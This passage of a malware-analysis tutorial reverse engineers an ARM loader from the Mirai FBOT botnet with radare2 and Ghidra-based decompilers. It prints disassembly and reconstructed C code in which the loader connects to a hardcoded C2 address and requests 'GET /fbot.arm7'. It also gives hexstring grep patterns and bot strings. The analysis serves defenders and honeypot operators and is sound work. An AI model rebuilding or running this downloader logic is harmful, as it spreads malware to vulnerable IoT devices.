| 0x0000813c  | 44    | ____sys_read    | 1     | 2     | 1      | 1   |
`------------------------------------------------------------------'
```

In figuring a correct **system call** (in short = **syscall**) name in this binary, you should find a number of which syscall is actually going to be called (known as **syscall_number**), and for that **svc_0** is the function/service **to translate the requests** to pass it (alongside with its arguments) **to the designated syscall**. This is why I listed the functions in **82a0** and **8300**, which are the **svc_0** and its component, and they both are used for **syscall translation** purpose.

The functions in addresses of: **80c0**, **80e0**, **8110**, **813c** and **8168** are the **"syscall_wrapper"** functions [link] that needs a help from **svc_0** to perform their desired system call operations (to trap to kernel mode to invoke a system call). In our case, one of the argument in the **syscall wrapper function** will define a *specific* **syscall_number** when the wrapper functions are called from this main routine. The **svc_0** is processing that passed argument to point into a right **system call function** translated in the **syscall table**, and then to pass additional argument(s)needed for the operation of the designated syscall afterward, that's how it works in this binary.

So in the simple logic, the **syscall_wrapper** looks like this:

```
@ SOME_ADDRES_SYSCALL_WRAPPER
int ____sys_SOME_SYSCALL(int arg)
 {
    return svc_0(SYSCALL_NUMBER, arg);
 }
```


The above code can be further applied better in every wrapper functions as per below:

```
@ 0x00080c0
int ____sys_exit(int arg)
{ return svc_0(1, arg); }

@ 0x00080e0
int ____sys_connect(int arg)
{ return svc_0(283, arg); }

@ 0x0008110
int ____sys_write(int arg)
{ return svc_0(4, arg); }

@ 0x000813c
int ____sys_read(int arg)
{ return svc_0(3, arg); }

@ 0x0008168
int ____sys_socket(int arg)
{ return svc_0(281, arg); }
```

Those numbers of "1", "3", "4", "281" and "283" are all **the syscall numbers** that the designated Linux OS will translate them to the correct system call according to the kernel's provided **syscall table** in the file:

```
/usr/include/{YOUR_ARCH}/asm/unistd_{YOUR_BIT}.h
```

I hope up to this point you can understand how to figure the syscalls used in this stripped ARM ELF binary, a little bit different than the MIPS one but the concept is the same, there is a syscall_wrapper functions, there is the syscall translator service, the number and a table to translate them, and voila! You know what the syscall name is, and you're good to go to the next step!
..just remember that we are still at virtual address **0x00008198** that's referred form **entry0** with b ARM assembly command. Go back to the entry0 and after analysis you can print again the assembly, and under it (scroll down if you need), you should see the renamed functions are referring to the **syscall wrapper (svc_0)** in the result now.




```
[0x0000829c [xAdvc]0 0% 180 retrieve2.bin]> pd $r @ entry0
        |   ; UNKNOWN XREF from segment.LOAD0 @ +0x18
/ 252: entry0 ();
|       |   ; var int32_t var_18h @ sp+0x84
|       |   ; var int32_t var_16h @ sp+0x86
|       |   ; var int32_t var_14h @ sp+0x88
|       `=< 0x0000829c      bdffffea        b 0x8198
            ; CALL XREF from ___sys_exit @ 0x80d0
            ; CALL XREF from ___sys_connect @ 0x80fc
            ; CALL XREF from ___sys_write @ 0x812c
            ; CALL XREF from ___sys_read @ 0x8158
            ; CALL XREF from ___sys_socket @ 0x8184
            ;-- fcn.000082a0:
            ;-- pc:
            ;-- r15:
            ;-- svc_0:
/ 88: ____svc_0 (int32_t arg1, int32_t arg2);
|           ; arg int32_t arg1 @ r0
|           ; arg int32_t arg2 @ r1
|           0x000082a0      0dc0a0e1        mov ip, sp
|           0x000082a4      f0002de9        push {r4, r5, r6, r7}
|           0x000082a8      0070a0e1        mov r7, r0              ; arg1
|           0x000082ac      0100a0e1        mov r0, r1              ; arg2
```

And then you can go to address **0x0000819c** again and print out the disassembly result, which is now it is showing the function namings :) yay!

```
[0x00008198 [xAdvc]0 0% 180 retrieve2.bin]> pd $r @ fcn.00008168+48 # 0x8198
|           ; CODE XREF from entry0 @ 0x829c
|           0x00008198      f0402de9        push {r4, r5, r6, r7, lr}
|           0x0000819c      ec309fe5        ldr r3, [0x00008290]        ; [0x8290:4]=0x41e3ce05
|           0x000081a0      9cd04de2        sub sp, sp, 0x9c
|           0x000081a4      88308de5        str r3, [sp + var_14h]
|           0x000081a8      0230a0e3        mov r3, 2
|           0x000081ac      b438cde1        strh r3, [sp + var_18h]
|           0x000081b0      0200a0e3        mov r0, 2                   ; int32_t arg1
|           0x000081b4      053aa0e3        mov r3, 0x5000
|           0x000081b8      0110a0e3        mov r1, 1                   ; int32_t arg2
|           0x000081bc      0020a0e3        mov r2, 0
|           0x000081c0      b638cde1        strh r3, [sp + var_16h]
|           0x000081c4      e7ffffeb        bl ___sys_socket            ;[1]
|           0x000081c8      010070e3        cmn r0, 1                   ; 1
|           0x000081cc      0050a0e1        mov r5, r0
|           0x000081d0      0100a003        moveq r0, 1                 ; int32_t arg1
|           0x000081d4      b9ffff0b        bleq ___sys_exit            ;[2]
|           0x000081d8      0500a0e1        mov r0, r5                  ; int32_t arg1
|           0x000081dc      84108de2        add r1, sp, 0x84            ; int32_t arg2
|           0x000081e0      1020a0e3        mov r2, 0x10
|           0x000081e4      bdffffeb        bl ___sys_connect           ;[3]
|           0x000081e8      010070e3        cmn r0, 1                   ; 1
|           0x000081ec      02008002        addeq r0, r0, 2             ; int32_t arg1
|           0x000081f0      b2ffff0b        bleq ___sys_exit            ;[2]
|           0x000081f4      0500a0e1        mov r0, r5                  ; int32_t arg1
|           0x000081f8      94109fe5        ldr r1, [str.GET__fbot.arm7_HTTP_1.0]    ; [0x8310:4]=0x20544547 ; "GET /fbot.arm7
|           0x000081fc      1b20a0e3        mov r2, 0x1b
|           0x00008200      c2ffffeb        bl ___sys_write             ;[4]
|           0x00008204      000050e3        cmp r0, 0
|           0x00008208      0100a0d3        movle r0, 1
|           0x0000820c      abffffdb        blle ___sys_exit            ;[2]
|           0x00008210      80709fe5        ldr r7, [0x00008298]        ; [0x8298:4]=0xd0a0d0a
|           0x00008214      0040a0e3        mov r4, 0
|           0x00008218      97608de2        add r6, sp, 0x97
```

For reverser veterans maybe up to this step is enough to read how this binary works, but for beginners that is not yet familiar with non-Intel architecture maybe you will need to follow these next steps too.

Let's now fire the **r2Ghidra-dec** (or **r2dec**) to disassembly the function, use the additional command option "o" in the end of **"pdg"** to see the offset (You can use **pdda** for *r2dec*).




(Pardon to my poorly chosen naming on variables that may confuse you, like, connect_length which is more to string_length used for write(), etc)

You may want to know a way my reading IP address in hex fast by radare2:

You should see that your reversed function names should be appeared in the result, along with the commented part on the radare2 shell console too. You can change the variable namings too if you want but first let's simplify this result, the next paragraph will explain a further reason for that.

Ghidra decompiler by default will show values as variables for those that are pushed into the *stacks* by *registers*. You should trace them well, because these bytes pushed are important values as per marked in the printed disassembly pictures above, yes, they are arguements for the called functions, and having important meanings. After understanding those, at this point you can try to simplify and reform the ghidra decompiling result into a simpler C codes. Minor syntax mistakes are okay..I do that a lot too, try to make it as simple as you can without losing those arguments.

r2dec de-compiles the ARM opcodes very well too, the **pdda** command's result includes the new function names and comments intact to the pseudo C generated, that can be traced to its offset. r2dec in ARM decompiling is reserving the register names as variables, referring to its assembly operation due to script parsing algorithm logic is currently designed that way.This is useful for you to elaborate which register that is actually used as argument for what function, a bit lower level than r2ghidra, yet this will help you to learn how the ARM assembly is actually working. However in some shell terminals (like I am, using VT100 basis) maybe you can not see good syntax highlight coloring, but you can copy them into any syntax highlight supported editor, to find it easier to read, as per following screenshot:



Another decompiler in radare2 that works fine for the case after you renamed the functions, and can give you some hints in more simplify, in lower level syntax that is still highly influenced by the assembly code, it is called as "**pdc**".

I refer to **pdc** when dealing with a complex binaries with many loops or branched-flow of logic, to guide me tracing a flow faster than reading only the assembly code, **pdc** is a very useful for that purpose since **pdc** can recognize and handle cascade loops very well, I am using it a lot in reading a decoder or de-obfuscation assisting the simple emulation operation (ESIL), or in the systems where r2ghidra or r2dec have not enough space to be built. But today we are not going to discuss this de-compiler further to avoid confusion.

Just for the reference, the **pdc**'s de-compiling result is shown as per below, *as a comparative purpose*:

```
:> pdc
function entry0 () {
    //  7 basic blocks
    loc_0x8198:
      //CODE XREF from entry0 @ 0x829c
      push (r4, r5, r6, r7, lr)
      r3 = [pc + 0xec]           //[0x8290:4]=0x41e3ce05 ; IP_ADDR in backward (beware of endian) = 5.206.227.65
      sp = sp - 0x9c             //sock_fd
      [sp + 0x88] = r3
      r3 = 2
      [sp + 0x84] = (half) r3
      r0 = 2                     //int32_t arg1 ; c2.sa_family = 2 ; AF_INET
      r3 = 0x5000                //var_BufferRcv = 0x5000 ; 20480
      r1 = 1                     //int32_t arg2 ; SOCK_STREAM = 1 ; TCP
      r2 = 0                     //PROTOCOL = 0; // default (undefined or 0)
      [sp + 0x86] = (half) r3
      ____sys_socket ()          //____sys_socket(0x2, 0x1)
      if (r0 != 1)               //1
      r5 = r0
      moveq r0,1                 //int32_t arg1 ; exit ERR = 1
      bleq ____sys_exit          //____sys_exit(0x1)
      r0 = r5                    //int32_t arg1
      r1 = sp + 0x84             //int32_t arg2
      r2 = 0x10                  //socketlength
      ____sys_connect ()         //____sys_connect(0x2, 0x177fd4)
      if (r0 != 1)               //1
      addeq r0,r0,2              //int32_t arg1 ; exit ERR = 2
      bleq ____sys_exit          //____sys_exit(0x4)
      r0 = r5                    //int32_t arg1
      r1 = [pc + 0x94]           //[0x8310:4]=0x20544547 ; int32_t arg2 ; URL=GET /fbot.arm7 HTTP/1.0 ; section..r
      r2 = 0x1b                  //connect_lenth
      ____sys_write ()           //____sys_write(0x2, 0x8310)
      if (r0 == 0)
```

In my work desktop I reformed the simplification result of radare2's auto-pseudo-generated codes of this binary, into this following C codes, after re-shaping it to the close-to-original one, Consider this as an example and not on the very final C form yet, but more or less all of the argument values and logic work flow are all in there. Try to do it yourself before seeing this last code, use what r2dec and r2ghidra gave you as reference.

```
void entry0(void)
{
c2.sa_family = 2 // 2=AF_INET
c2.sa_addr = 05cee341 // "5.206.227.65"
//c2.sin_port = htons(0x50); // 80 = http
SOCK_STREAM = 1;  // 1 = TCP
PROTOCOL = 0; // default (undefined or 0)
recvBuff = 0x5000; // 20480
socklen_t = 0x1b; // 27
connlen_t = 0x10; // 16
payloadURL = "GET /fbot.arm7 HTTP/1.0\r\n\r\n";
response_check = 0;

sockfd = ____socket(c2.sa_family, SOCK_STREAM, 0);  //socket(2, 1, 0)
if (sockfd == -1)
    ____sys_exit(1);
if (____sys_connect(sockfd, &addr, socklen_t) == -1 ) // connect(sockfd,*c2,len)
   ____sys_exit(1;
if ( write(sockfd, payloadURL, connlen_t) != 27 ) // "GET http://5.206.227.65/fbot.arm7
   ____exit(3);                                      HTTP/1.0\r\n\r\n";
do
  {
    if (____read(sockfd, &recvBuff, 1) != 1 )
      ____exit(4);
    response_check = recvBuff
  }
  while (response_check != 0xD0A0D0A ); // checked (no err)
  {
    get_data = ____read(sockfd, &recvBuff, 128);// read data here
    if ( get_data <= 0 )
      return ____exit(0);
    ____write(1, &recvBuff, get_data);
  }
}
```

So now you know about the extraction URL payload for "echo" loader *hexstring*. Don't worry If there is other slight change in way that ELF loader preserving download IP or URL data. You can always dissect it again easily by the same method, and in practical it is not necessary to reverse the whole loader binary but just aim the download IP and its URL (and or port number), depends on your flavor.

Below is the video tutorial for faster process and practical way to adjust the changes on download IP/URL. This concept can be appied for FBot variants with a *pushed-hexstring* loaders especially the ones that are using Mirai basis loader design. Noted that: this extraction concept is also worked to **Hajime**, **LuaBot**, and other Mirai variants with a minor adjustments. For honeypot users, you can use this method to automate the payload URL extraction for each *hexstring* entries without even downloading the payload.

(pause the video by pressing space or click the video screen)

The conclusion of this chapter:

Unlike the "**telnet**" one, the difference on how this "**echo**" type of pushed hextring works, can be described as follows, tagged with "minor" and "major" differences:

1. (Major?) It **does not confirming the architecture**, frankly, that doesn't matter anyway.

2. (Major) It **doesn't save** the read downloaded data into file, like **".t" file** that open() in "telnet" version, so this "echo" version is just printout the download result to stdout, this explaining the piping handling, hard coded in the FBOT spreader function is a must to save the payload into affected devices. This reduce big I/O operational steps.
3. (Minor) It doesn't bother to close the connection after the writing is done, and just exit the program.
4. (Minor) It isn't using IP reforming step, just using a hardcoded hexadecimal form of IP address.

This explains how the "**echo**" type is smaller in size compares to the "**telnet**" type. And in addition, the both of "**telnet**" (previously explained) and "**echo**" (now explained) pushed ELF loaders are all "inspired" from Mirai's **Okiru** and **Satori** ELF loaders.


I hope you like this additional part too, thank you for contacting and asking questions, happy RE practise!

For the folks who have to get recovered or isolated due to corona virus pandemic, this chapter I dedicated to them. Please try to spend your time at home in brushing your reverse engineering skill on Linux binaries with practising this example or sample.


You can download the **Tsurugi** DFIR Linux distro's ISO from the official side [link], or use the SECCON special edition I use [link], Tsurugi can be used in Live mode in several virtual machines (wmware, vbox, kvm) or USB bootable, or you can install it into your unused old PC. With a build effort, you can also install **radare2** [link] with **r2ghidra** [link] and **r2dec** [link] from the github sites. These are all open source tools, it is free and good folks are working hard in maintaining & improving them, please support them if you think they're useful!

New actor, old version [Update for April 24, 2020]

We have spotted the new spark of what looks like the FBOT activity, started from April 24th, 2020. as per recorded in the following log screenshot below, this seems like the Mirai FBOT is downgraded to earlier era's version, which I found it strange so I just need to look it further:




To make sure the payload is actually served, some testing and record to check them has been also conducted as per recorded too in the screenshot below:



The bot binaries are all packed, but with the older ways, at this point it raises more suspicion:


After the unpacking I found that the "CTF like" encryption that I was blogged in this post and previous post wasn't there, took me like 5 minutes to decrypt this one, but I bet by now you all can do the unpacking and decrypting this way much faster yes? After all of the exercises you took in previous chapter above. :D



Back to this version's the scanner's atacker source IP as per shown in the picture above, I sorted all of the infection effort the per this list ==>[link], and sort the source IP as per this list ==>[link]. to then compared to what has been recorded so far as Mirai FBOT's scanner IP (read: IoT infected with Mirai FBOT) written in several links in previous chapters.

The result is **none of them is matched**. It seems that there is another botnet is propagating infection using either the copycat version or museum version of the FBOT with the very low quality on its core's code and just being added with some new scanning interface.

To be more clear in the comparison betwen nea actor's FBOT and previous botnet's one. Below is the botnet geographical map of the new actor's botnet, that's is showing an infection focus on Hongkong and China, that's is different to the similar map made by infection of previous FBOT which was focusing on Taiwan, Vietnam, then to Hongkong, the link is here==[link]



Additionally, on April 25, 2020, this new actor was started to launch the pushed hexstrings to infect new IoT via echo command, that the video ccan be seen in here==>[link]. In that case, the used IP address can be grep easily in the hexstring itself, it's written like this: **\xa0\xe3\x12\x30\xa0\xe3\xce\x10\xa0\xe3\xe3\x20** and these hexs means the last three digits IP address used to download the FBOT payload. You can adjust this string into a grep command to your honeypot or IoT log, by adding escape sequence backslash before the **"\x"** . The latest new actor infection log I shared in the GIST link above contains the nodes that infects with this hexstrings from the same C2.

Let's go back to the binaries used of this FBOT version, if you can unpack it very well, you will see the below details that can support the theory.

Some scanner strings used in this new actor's Mirai FBFOT version:

```
0xadaf 22 21 9xsspnvgc8aj5pi7m28p¥n
0xadc5 15 14 bot.x86_64.tmp
0xadd4 29 28 GET /bot.x86_64 HTTP/1.0¥r¥n¥r¥n
0xadf1 11 10 bot.x86_64
